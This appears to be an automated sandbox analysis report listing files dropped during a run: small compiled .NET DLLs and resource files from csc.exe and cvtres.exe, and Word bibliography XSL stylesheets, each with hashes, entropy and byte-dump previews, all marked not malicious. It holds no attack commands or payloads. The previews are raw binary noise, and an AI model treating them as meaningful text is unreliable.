SSDEEP:	48:6QoPhmKraYZkH8KTibUyPkwjj0JaC+CFSlwYpmkc1ulla35q:mDaAkHHodk8VCuI03K
MD5:	97095E833E120308DFEFD75F50FD31E2
SHA1:	79BC349C9B1ECC00540E818F38660ABFDD0A2A3E
SHA-256:	7EE70EEE652B8C87DFB76FDEC2F4E3DBAC2D507B648166D2A5C2C9DF2AEE72DE
SHA-512:	9A9027FE50683336291F5C12A8C609651A472D6CA9DA507B92E8A53863E50D4705F4FBCD58677D75F422CA36521EE0DD98E74224AF50561C2778E5DEE9BCF811
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....b.....!.....>*... ...@..... ....@.....)..S....@.....`..... ..... ..H.....text...D.... ..... ..`.rsrc.....@.....@..@.rel oc.....`.....@..B..... *.....H..... "..."..(....*J.#(....r...p(....*..(....*2~.....(....*....0..... ....s..... ....s.....r;..p.....(.....s .....5....."....5.....3+E...../...(.-...2.3+1...:3...+)....3...+....+...+...+...+...,..+...+.....r;..p...o..... ...o.....+Y.....r=..p..o.....1.r=..p..o.....+(r...p..o.....(.....r...p(.... .....X.....i2.....(.....o.....o....-.r...p....

C:\Users\user\AppData\Local\Temp\3d50mnu3\CSCDC232D29FB9E414B97C7E48E45A16060.TMP

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.098223460351072
Encrypted:	false
SSDEEP:	12:DXt4Ii3ntuAHia5YA49aUGiqMZAiN5gryHak7YnqqzPN5Dlq5J:+RI+ycuZhNlakSzPNnqX
MD5:	6AB8CB94CEAD563092CDC8037E14DED1
SHA1:	CF8DB2C110B60F027CE251048E81C8FFF7A04DCC
SHA-256:	CD82559249EA23981086582087F86593030BE81C0E973AB8186C53BC09A43109
SHA-512:	D9F4FD71E76ED6EC159A52CC8AE3D78D9472656B3643A561B3B2D3765139845A07406D6E3A04602B71C228E416698AEC985326E0E03859F7FB2E30EEFE28720D
Malicious:	false
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n..... S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...3.d.5.0.m.n.u.3...d.l.l.....(... ..L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...3.d.5.0.m.n.u.3...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0... 0...0...0...

C:\Users\user\AppData\Local\Temp\5wwnjf5w\5wwnjf5w.dll

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3072
Entropy (8bit):	2.7803418740165977
Encrypted:	false
SSDEEP:	24:etGSXJ+Jyl8muokiIU7oPtkZfzynzCuWI+ycuZhNVYGakSaYXPNnqI:6wA+muEJJzeOV1ulVFa3aGqI
MD5:	143BFDE84E17580B2CA88BF682EDF4AF
SHA1:	AB5874386070100A5AE7D29C78A37FE8043DDA6D
SHA-256:	D01F62A1B8676CB3DA580612295E9E877C07473B9B6C40EDB454FAC51B0A081F
SHA-512:	74E615B1E8D8B72E3D2ACDCEB3D458D0CA97E00254A9CCE72FF09CB9A26463DDC39EA051274EAC9092A7B7889C703A50A2100175584FAE57E770D5B0369D85 6A

Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....b.....!.....#.. ...@..... ....@.....D#..W....@.....`..... ..... ..H.....text..... ..... .. ..`.rsrc.....@.....@..@.reloc.....`.....@..B.....#.....H.....X .....(....*BSJB.....v4.0.30319.....l.....#~.....#Strings.....#US.....#GUID.....L...#Blob.....G.....%3...../.(....._....._..... 6.....P .....H.....N.....P.....T.....X.....\...H.....H...I.H.....H.....I..... *.....6.....<Module>.5w

C:\Users\user\AppData\Local\Temp\5wwnjf5w\CSC7D879DDA4AF844DBA2BC4075E8CB5965.TMP

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.111449767336741
Encrypted:	false
SSDEEP:	12:DXt4Ii3ntuAHia5YA49aUGiqMZAiN5gry3YGak7YnqqaYXPN5Dlq5J:+RI+ycuZhNVYGakSaYXPNnqX
MD5:	E882C2ADAF6A4EFD33C75F151DB3FD20
SHA1:	7F5B7F5C889272D588F02642C3673A221E879028
SHA-256:	A82A820A78D8718ACF1139A1E7481969180165F283DDD9919CA7AC241C0F0CD2
SHA-512:	68AC3ECF6D93F70338D5DAB595B1E54BC7BB4C394F91C08C52D2A82C8465EFDC535D8242D73F10F445BD271B19D32DCA963056410F45FA95AD69A8CCBAC7F39
Malicious:	false
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...5.w.w.n.j.f.5.w...d.l.l.....(.....L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...5.w.w.n.j.f.5.w...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0...0...0...0...

C:\Users\user\AppData\Local\Temp\RES6D3D.tmp

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
File Type:	Intel 80386 COFF object file, not stripped, 3 sections, symbol offset=0x4b6, 9 symbols
Category:	dropped
Size (bytes):	1372
Entropy (8bit):	4.108850421439079
Encrypted:	false
SSDEEP:	24:Hwq9LaBP6XmaHIhKcRfWI+ycuZhNVYGakSaYXPNnq9+d:o8XDqKcR+1ulVFa3aGq9e
MD5:	7915EE9A915D9DD6E2DC8F58A066AB19
SHA1:	77F4F5FF4957697FA0BAAA7FA0CED35506FA538D
SHA-256:	7FAE062938AF0ED32027F70043E082CA705D31C15DABE9B511C14E215F1066D6
SHA-512:	4C5BAFA51E22ED19E278CB49A979D7F77C2A4BA2DF6B47B47E5B07164D8D6B0340B546E59087B9CA6C36CAFF262EE969DC0469A0D225941B841E553E92C10E6A
Malicious:	false
Preview:	L.....b.....debug$S.....x.....@..B.rsrc$01.....X.....\.....@..@.rsrc$02.....P...f.....@..@.....W....c:\Users\user\AppData\Local\Temp\5wwnjf5w\CSC7D879DDA4AF844DBA2BC4075E8CB5965.TMP.....jN.3._.... .....7.....C:\Users\user\AppData\Local\Temp\RES6D3D.tmp.-.<.....'...Microsoft (R) CVTRES...=..cwd.C:\Windows\TEMP\SDIAG_76dd7df5-21a8-4917-b4ac-b9c30cc4460d.exe.C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe.....0.....H.....L.....H.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...5.w.w.n.j.f.5.w...d.l.l.....(.....L.e.g.a.

C:\Users\user\AppData\Local\Temp\RES8FCE.tmp

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
File Type:	Intel 80386 COFF object file, not stripped, 3 sections, symbol offset=0x4b6, 9 symbols
Category:	dropped
Size (bytes):	1372
Entropy (8bit):	4.098957802028039
Encrypted:	false
SSDEEP:	24:HSgq9LaWpAYUemaHdWYhKcRfWI+ycuZhNlakSzPNnq9+d:yYWpAaD9WaKcR+1ulla35q9e
MD5:	FD22719D096042D1823A3518B87DF265
SHA1:	C1E15BA45F3D0DBB408DE44F52257C05DDA3E492
SHA-256:	84E3929948703ACC40323D09879C1F3A3370C51A6C211BA5F1C92335E0DE3923
SHA-512:	F9023245876B3CDDB2C44862FFFF62FD9AADC8FD77FF065F19A827BC2F6A09CD93ECE4495CCEB1E2E63ABAE81819129DDA549183447684C2E71B99D6B1F8A711
Malicious:	false

Preview:	L.....b.....debug$S.....x.....@..B.rsrc$01.....X.....\.....@..@.rsrc$02.....P...f.....@..@.....W....c:\Users\user\AppData\Local\Temp\3d50mnu3\CSCDC232D29FB9E414B97C7E48E45A16060.TMP.....j...V0....~.....7.....C:\Users\user\AppData\Local\Temp\RES8FCE.tmp.-.<.....'...Microsoft (R) CVTRES...=..cwd.C:\Windows\TEMP\SDIAG_76dd7df5-21a8-4917-b4ac-b9c30cc4460d.exe.C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe.....0.....H.....L.....H.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...3.d.5.0.m.n.u.3...d.l.l.....(.....L.e.g.a.

C:\Users\user\AppData\Local\Temp\RESAC3F.tmp

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
File Type:	Intel 80386 COFF object file, not stripped, 3 sections, symbol offset=0x4b6, 9 symbols
Category:	dropped
Size (bytes):	1372
Entropy (8bit):	4.096063770188088
Encrypted:	false
SSDEEP:	24:HYq9aaMmaHOVhKcRfWI+ycuZhNXeakS2/PNnq9+d:RMD2KcR+1ulXea32dq9e
MD5:	FF2ABBF5DA4C78534AD527D134D83C6A
SHA1:	68FB9C208FAFCC0E78AB3FC07EA07B5218490839
SHA-256:	23465836406A580AC6213850774860403D48119C518800D19A50BE01BCA5BB4C
SHA-512:	3882674AD855BA0608A336085AA41E6EDE9F6E2A36F6A63D3BD2ADC56FA00B7661EF2B23EAE36F7698C3698B09A32080BC1AB538776FDAADC9A72B9F1673D7A6
Malicious:	false
Preview:	L.....b.....debug$S.....x.....@..B.rsrc$01.....X.....\.....@..@.rsrc$02.....P...f.....@..@.....V....c:\Users\user\AppData\Local\Temp\w5csyjot\CSC6CDACC821E67439283A644DCB258474.TMP.....=.b.....P.oZ4|.....7.....C:\Users\user\AppData\Local\Temp\RESAC3F.tmp.-.<.....'...Microsoft (R) CVTRES...=..cwd.C:\Windows\TEMP\SDIAG_76dd7df5-21a8-4917-b4ac-b9c30cc4460d.exe.C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe.....0.....H.....L.....H.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...w.5.c.s.y.j.o.t...d.l.l.....(.....L.e.g.a.

C:\Users\user\AppData\Local\Temp\w5csyjot\CSC6CDACC821E67439283A644DCB258474.TMP

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.107024812208429
Encrypted:	false
SSDEEP:	12:DXt4Ii3ntuAHia5YA49aUGiqMZAiN5gryd7qak7Ynqq27bPN5Dlq5J:+RI+ycuZhNXeakS2/PNnqX
MD5:	3D1962B195AF0CFE9F8450A06F5A347C
SHA1:	0F196C460F5D4D38844EE6C4B1D909A66576A306
SHA-256:	6F73EC1B52D2B09E9FCD8E3C3B02EC086B447E01FCE2E8F6CDF74D1DB93C4D90
SHA-512:	B9DEAF3C2362A383F7C0E4BE77120C60BAF58D96B1FCD56622F4F7CC36ECE7E44D8444E33D222629BEB71FAACABED28F799E19649E835CCF05DAA30CDD0EEC86
Malicious:	false
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...w.5.c.s.y.j.o.t...d.l.l.....(...L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...w.5.c.s.y.j.o.t...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0...0...0...0...

C:\Users\user\AppData\Local\Temp\w5csyjot\w5csyjot.dll

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3584
Entropy (8bit):	3.088381097728922
Encrypted:	false
SSDEEP:	24:etGSv9pz1qlkCe745Q7GslPorAjvX5ekjV4gztkZfnYy6Iv+1fyOBWI+ycuZhNX7:6bpqb927GslPLDRjyJYxk1ulXea32dq
MD5:	D17518AFCDF8687B2EC3AE4F5D168AD1
SHA1:	F0CED569D74DE399CD9484A4964C3048D97AA6D2
SHA-256:	8B8F2DB1287F2F7EE535E3C217122848BC9E5E63EDFEA0643EE2A6BDEADF9808
SHA-512:	1C5D8B4A727024F5BD6509956DC29BF16949214D5BD2616B27F9C17A0E0BBD370E9BF46C50D54D5E8E233A97FA3240ADD27578430D52CA13B49342487F2A75F
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....b.....!.....%.. ...@..... .....@.....$..K....@.....` ..... ..H.....text...4.... ..... ..`.rsrc.....@.....@..@.reloc.....`.....@..B.....%.....H..... ..4.....0..6..... ....s.....o....(.....,..o....r...pr...po....*~....*F.r...pr...po....*..(....*BSJB.....v4.0.30319.....l.....#~.....#Strings.....#US.....#GUID.....t...#Blob.....W=.....%3.....2.+...N.B.....0.....W.....+.....Q.9..... \.....P .....j..... ..

C:\Users\user\AppData\Roaming\Microsoft\Bibliography\Style\APASixthEditionOfficeOnline.xsl	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	XML 1.0 document, UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	333602
Entropy (8bit):	4.65455658727993
Encrypted:	false
SSDEEP:	6144:ybW83ob181+MKHZR5D7H3hgtfL/8mIDbEhPv9FHSVsioWUyGYmwxAw+GIfnUNv5J:Z
MD5:	58AAFDDC9C9FC6A422C6B29E8C4FCCA3
SHA1:	1A83A0297FE83D91950B71114F06CE42F4978316
SHA-256:	9095FE60C9F5A135DFC22B23082574FBF2F223BD3551E75456F57787ABC5797B
SHA-512:	1EBB116BAE9FE02CA942366C8E55D479743ABB549965F4F4302E27A21B28CDF8B75C8730508F045BA4954A5AA0B7EB593EE88226DE3C94BF4E821DBE4513118A
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>....<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform" xmlns:msxsl="urn:schemas-microsoft-com:xslt".xmlns:b="http://schemas.openxmlformats.org/officeDocument/2006/bibliography" xmlns:t="http://www.microsoft.com/temp">.. <xsl:output method="html" encoding="us-ascii"/>.... <xsl:template match="*" mode="outputHtml2">.. <xsl:apply-templates mode="outputHtml"/>.. </xsl:template>.... <xsl:template name="StringFormatDot">.. <xsl:param name="format" />.. <xsl:param name="parameters" />.... <xsl:variable name="prop_EndChars">.. <xsl:call-template name="templ_prop_EndChars"/>.. </xsl:variable>.... <xsl:choose>.. <xsl:when test="$format = ""></xsl:when>.. <xsl:when test="substring($format, 1, 2) = '%%'">.. <xsl:text>%</xsl:text>.. <xsl:call-template name="StringFormatDot">.. <xsl:with-param name="format" select="substring($format, 3)" />.. <xsl:with-param name=

C:\Users\user\AppData\Roaming\Microsoft\Bibliography\Style\CHICAGO.XSL	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	XML 1.0 document, UTF-8 Unicode (with BOM) text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	297017
Entropy (8bit):	5.000343845106573
Encrypted:	false
SSDEEP:	6144:GwprAtk0qvtfL/vF/bkWPz9yv7EOMBPitjASjTQQr7IwR0TnyDkJb78plJwf33iV:I
MD5:	0D0E65173F5AE6FE524DA09EEDDDCC84
SHA1:	C868617C86C1287B35875AE8D943457756B0B338
SHA-256:	787D1CBF076902B2568E8CFF1245E5FBEBA6AAD84240A54C4F9957084B93F90D
SHA-512:	E2FD5156BA707F6205B5CC52CC4FF8E1CDECB10B6C04E70EC4B3D3D0FA636AB9FDAE77F249D9D303D35CCCA8F8B399B60C602629B8803F708CFDAE8A1122603D
Malicious:	false
Preview:	.<?xml version="1.0" encoding="utf-8"?>....<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform" xmlns:msxsl="urn:schemas-microsoft-com:xslt" xmlns:b="http://schemas.openxmlformats.org/officeDocument/2006/bibliography" xmlns:t="http://www.microsoft.com/temp">...<xsl:output method="html" encoding="us-ascii"/>.....<xsl:template match="*" mode="outputHtml2">.....<xsl:apply-templates mode="outputHtml"/>.....</xsl:template>.....<xsl:template name="StringFormatDot">....<xsl:param name="format" />....<xsl:param name="parameters" />.... <xsl:variable name="prop_EndChars">.. <xsl:call-template name="templ_prop_EndChars"/>.. </xsl:variable>.... <xsl:choose>.....<xsl:when test="$format = ""></xsl:when>.....<xsl:when test="substring($format, 1, 2) = '%%'">.....<xsl:text>%</xsl:text>.....<xsl:call-template name="StringFormatDot">.....<xsl:with-param name="format" select="substring($format, 3)" />.....<xsl:with-param name="parameters" select="$p

C:\Users\user\AppData\Roaming\Microsoft\Bibliography\Style\GB.XSL	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	XML 1.0 document, UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	268670
Entropy (8bit):	5.054376958189988
Encrypted:	false
SSDEEP:	6144:JwprAJiR95vtfb8p4bgWPzDCvCmvQursq7vImej/yQzSS1apSiQhHDOruvoVeMUh:N4
MD5:	B17C7119B252FD46A675143F80499AA4
SHA1:	4445782BEC229727EE6F384EC29E0CBA82C25D22
SHA-256:	8535282A6E53FA4F307375BCEE99DD073A4E2E04FAF8841E51E1AA0EE351A670
SHA-512:	F9FB76A662DC6AB8DE22B87E817B4BAAC1AEEE08BA4F5090E6BC3060F42BC7CD15A71EB5B117554AEB395B22E5C2EEA7D0EFC36FF13BEC13B156879B87641505
Malicious:	false

Preview:	<?xml version="1.0" encoding="utf-8"?>..<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform" xmlns:msxsl="urn:schemas-microsoft-com:xslt".xmlns:b="http://schemas.openxmlformats.org/officeDocument/2006/bibliography" xmlns:t="http://www.microsoft.com/temp">...<xsl:output method="html" encoding="us-ascii"/>.....<xsl:template match="*" mode="outputHtml2">.....<xsl:apply-templates mode="outputHtml"/>.....</xsl:template>.....<xsl:template name="StringFormatDot">....<xsl:param name="format" />....<xsl:param name="parameters" />.... <xsl:variable name="prop_EndChars">.. <xsl:call-template name="templ_prop_EndChars"/>.. </xsl:variable>.... <xsl:choose>.....<xsl:when test="$format = ''"></xsl:when>.....<xsl:when test="substring($format, 1, 2) = '%%'">.....<xsl:text>%</xsl:text>.....<xsl:call-template name="StringFormatDot">.....<xsl:with-param name="format" select="substring($format, 3)" />.....<xsl:with-param name="parameters" select="$para

C:\Users\user\AppData\Roaming\Microsoft\Bibliography\Style\GostName.XSL

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	XML 1.0 document, UTF-8 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	256358
Entropy (8bit):	5.104453150382283
Encrypted:	false
SSDEEP:	6144:gwprAB795vtfb8p4bgWPWEtTmtcRCDPThNPFQwB+26RxlsIBkAgRMBHcTCwsHe5a:BW
MD5:	4C7ECD0ED5ADCC30352E2C06931D290A
SHA1:	0E6A8E0EDDB5E67E26CF15692D1E8591F3D3D1DE
SHA-256:	40BACD32DB58799FA95B4707588ADEA1C9065CD804712B69B55DDD332C037D4E
SHA-512:	2C25363DCCDB718D427CE451963F1616344A59A57AF0A19F946B7C06536E773E0EA383AC48AAC35E109327B7B86432D608CB0490EBF9590A31AA87330D6F929E
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>.....<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform" xmlns:msxsl="urn:schemas-microsoft-com:xslt".xmlns:b="http://schemas.openxmlformats.org/officeDocument/2006/bibliography" xmlns:t="http://www.microsoft.com/temp">...<xsl:output method="html" encoding="us-ascii"/>.....<xsl:template match="*" mode="outputHtml2">.....<xsl:apply-templates mode="outputHtml"/>.....</xsl:template>.....<xsl:template name="StringFormatDot">....<xsl:param name="format" />....<xsl:param name="parameters" />.... <xsl:variable name="prop_EndChars">.. <xsl:call-template name="templ_prop_EndChars"/>.. </xsl:variable>.... <xsl:choose>.....<xsl:when test="$format = ''"></xsl:when>.....<xsl:when test="substring($format, 1, 2) = '%%'">.....<xsl:text>%</xsl:text>.....<xsl:call-template name="StringFormatDot">.....<xsl:with-param name="format" select="substring($format, 3)" />.....<xsl:with-param name="parameters" select=

C:\Users\user\AppData\Roaming\Microsoft\Bibliography\Style\GostTitle.XSL

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	XML 1.0 document, UTF-8 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	251449
Entropy (8bit):	5.103599476769172
Encrypted:	false
SSDEEP:	6144:hwprA3R95vtfb8p4bgWPwW6/m26AnV9IBgIkqm6HITUZJcjUZS1XkaNPQTlvB2zr:XA
MD5:	234430F3D3032B9648671D3DF168D827
SHA1:	4B7606E1F7E8172EE74DE90EE4CA75E3F44A0A2B
SHA-256:	DC7160C2FE5939E82BFEEE180C1DA8176C4914C034CAE8938ED6C9F7A9144F3E
SHA-512:	943119B65B2017F8FAAD5EC6B490CC8E263EC6128DD3D274A54EFB826FBE4353C72D335F5708974F1624E9BAE971C9D112905638B3F2123FC384DB201DE5B26
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>.....<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform" xmlns:msxsl="urn:schemas-microsoft-com:xslt".xmlns:b="http://schemas.openxmlformats.org/officeDocument/2006/bibliography" xmlns:t="http://www.microsoft.com/temp">...<xsl:output method="html" encoding="us-ascii"/>.....<xsl:template match="*" mode="outputHtml2">.....<xsl:apply-templates mode="outputHtml"/>.....</xsl:template>.....<xsl:template name="StringFormatDot">....<xsl:param name="format" />....<xsl:param name="parameters" />.... <xsl:variable name="prop_EndChars">.. <xsl:call-template name="templ_prop_EndChars"/>.. </xsl:variable>.... <xsl:choose>.....<xsl:when test="$format = ''"></xsl:when>.....<xsl:when test="substring($format, 1, 2) = '%%'">.....<xsl:text>%</xsl:text>.....<xsl:call-template name="StringFormatDot">.....<xsl:with-param name="format" select="substring($format, 3)" />.....<xsl:with-param name="parameters" select="$para

C:\Users\user\AppData\Roaming\Microsoft\Bibliography\Style\HarvardAnglia2008OfficeOnline.xsl

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	XML 1.0 document, UTF-8 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	284802
Entropy (8bit):	5.006325058456308
Encrypted:	false
SSDEEP:	6144:B9G5o7Fv0ZcxrStAtXWty8zRLYBQd8itHiYYPVJHMSo27hlwNR57johqBXlwNR2b:G
MD5:	08AD981C6D9BFD066BF29A77A62F0FEA
SHA1:	DBE60C2A2BC9A80EFBD6BE114BDF1416261C94E6
SHA-256:	BCFB2EF3D37F7DAFCB9FF4D92885C5F87B4BEC7A3045BC7208460DAE7DABAE31
SHA-512:	64A939705679AA9EBD66634059A63BE280DF197845F23334906EF419C891E1393700344EE8D200195B72509874AD6046495815B94C1BF998116C351BC483C6EB
Malicious:	false

Preview:	<?xml version="1.0" encoding="utf-8"?>....<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform" xmlns:msxsl="urn:schemas-microsoft-com:xslt".....xmlns:b="http://schemas.openxmlformats.org/officeDocument/2006/bibliography" xmlns:t="http://www.microsoft.com/temp">.....<xsl:output method="html" encoding="us-ascii"/>.....<xsl:template match="/">....<xsl:call-template name="Start"/>...</xsl:template>.....<xsl:template name="Start">....<xsl:choose>.....<xsl:when test="b:Version">.....<xsl:text>2010.2.02</xsl:text>.....</xsl:when>.....<xsl:when test="b:XslVersion">.....<xsl:text>2008</xsl:text>.....</xsl:when>.... <xsl:when test="b:StyleNameLocalized">.. <xsl:choose>.. <xsl:when test="b:StyleNameLocalized/b:Lcid='1033'">.. <xsl:text>Harvard - Anglia</xsl:text>.. </xsl:when>.. <xsl:when test="b:StyleNameLocalized/b:Lcid='1025'">.. <xsl:text>Harvard - Anglia</xsl:text>.. </xsl:when>.. <x

C:\Users\user\AppData\Roaming\Microsoft\Bibliography\Style\IEEE2006OfficeOnline.xsl

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	XML 1.0 document, UTF-8 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	294525
Entropy (8bit):	4.978414555953716
Encrypted:	false
SSDEEP:	6144:ndkJ3yU0orh0SCLVXyMFsoiOjWIm4vW2uo4hfhf7v3uH4NYYP4BpBaZTTSSamEUD:Y
MD5:	96F3CCC20E23824F1904EDFDFE5CDA02
SHA1:	EF78E9B415A9FFD4094E525509D3AEB3E2A68EEE
SHA-256:	9970654851826C920261D52F8536B1305F7E582C7A2E892BAC344A95F909FE63
SHA-512:	1022D3E990B1A31361C9658C6C15DB9B41DA38E73319C93C62EE8E57E36333261F66897E1F0F6502EC28B780A9FC434E7F548178F3BC1D4463A44BCF508604E1
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>....<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform" xmlns:msxsl="urn:schemas-microsoft-com:xslt".....xmlns:b="http://schemas.openxmlformats.org/officeDocument/2006/bibliography" xmlns:t="http://www.microsoft.com/temp">.....<xsl:output method="html" encoding="us-ascii"/>.....<xsl:template match="/">....<xsl:call-template name="Start"/>...</xsl:template>.....<xsl:template name="Start">....<xsl:choose>.....<xsl:when test="b:Version">.....<xsl:text>2010.2.02</xsl:text>.....</xsl:when>.....<xsl:when test="b:XslVersion">.....<xsl:text>2006</xsl:text>.....</xsl:when>.. <xsl:when test="b:StyleNameLocalized">.. <xsl:choose>.. <xsl:when test="b:StyleNameLocalized/b:Lcid='1033'">.. <xsl:text>IEEE</xsl:text>.. </xsl:when>.. <xsl:when test="b:StyleNameLocalized/b:Lcid='1025'">.. <xsl:text>IEEE</xsl:text>.. </xsl:when>.. <xsl:when test="b:StyleNameL

C:\Users\user\AppData\Roaming\Microsoft\Bibliography\Style\ISO690.XSL

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	XML 1.0 document, UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	270642
Entropy (8bit):	5.074829646335759
Encrypted:	false
SSDEEP:	6144:JwprAi5R95vtfb8pDbgWPzDCvCmvQursq7vImej/yQ4SS1apSiQhHDOruvoVeMUX:WL
MD5:	831E5489F3047AFF2EFDFF758FA42FEC
SHA1:	F27C9E96D726464E802AD007FE749B8F27FF4525
SHA-256:	7914A8B4ADFDC9A6589ED181DE46D3D735676A38AA61B8FAFC0F862B9EC3A1CD
SHA-512:	B84800FAB9FDF2AEFACBFC14527BC8361459E5138309E11C1025CF61A855C481E77EF14623182F485F3122A40BA4F873E4300B8D8209D924E3E16646FA34BCB8
Malicious:	false
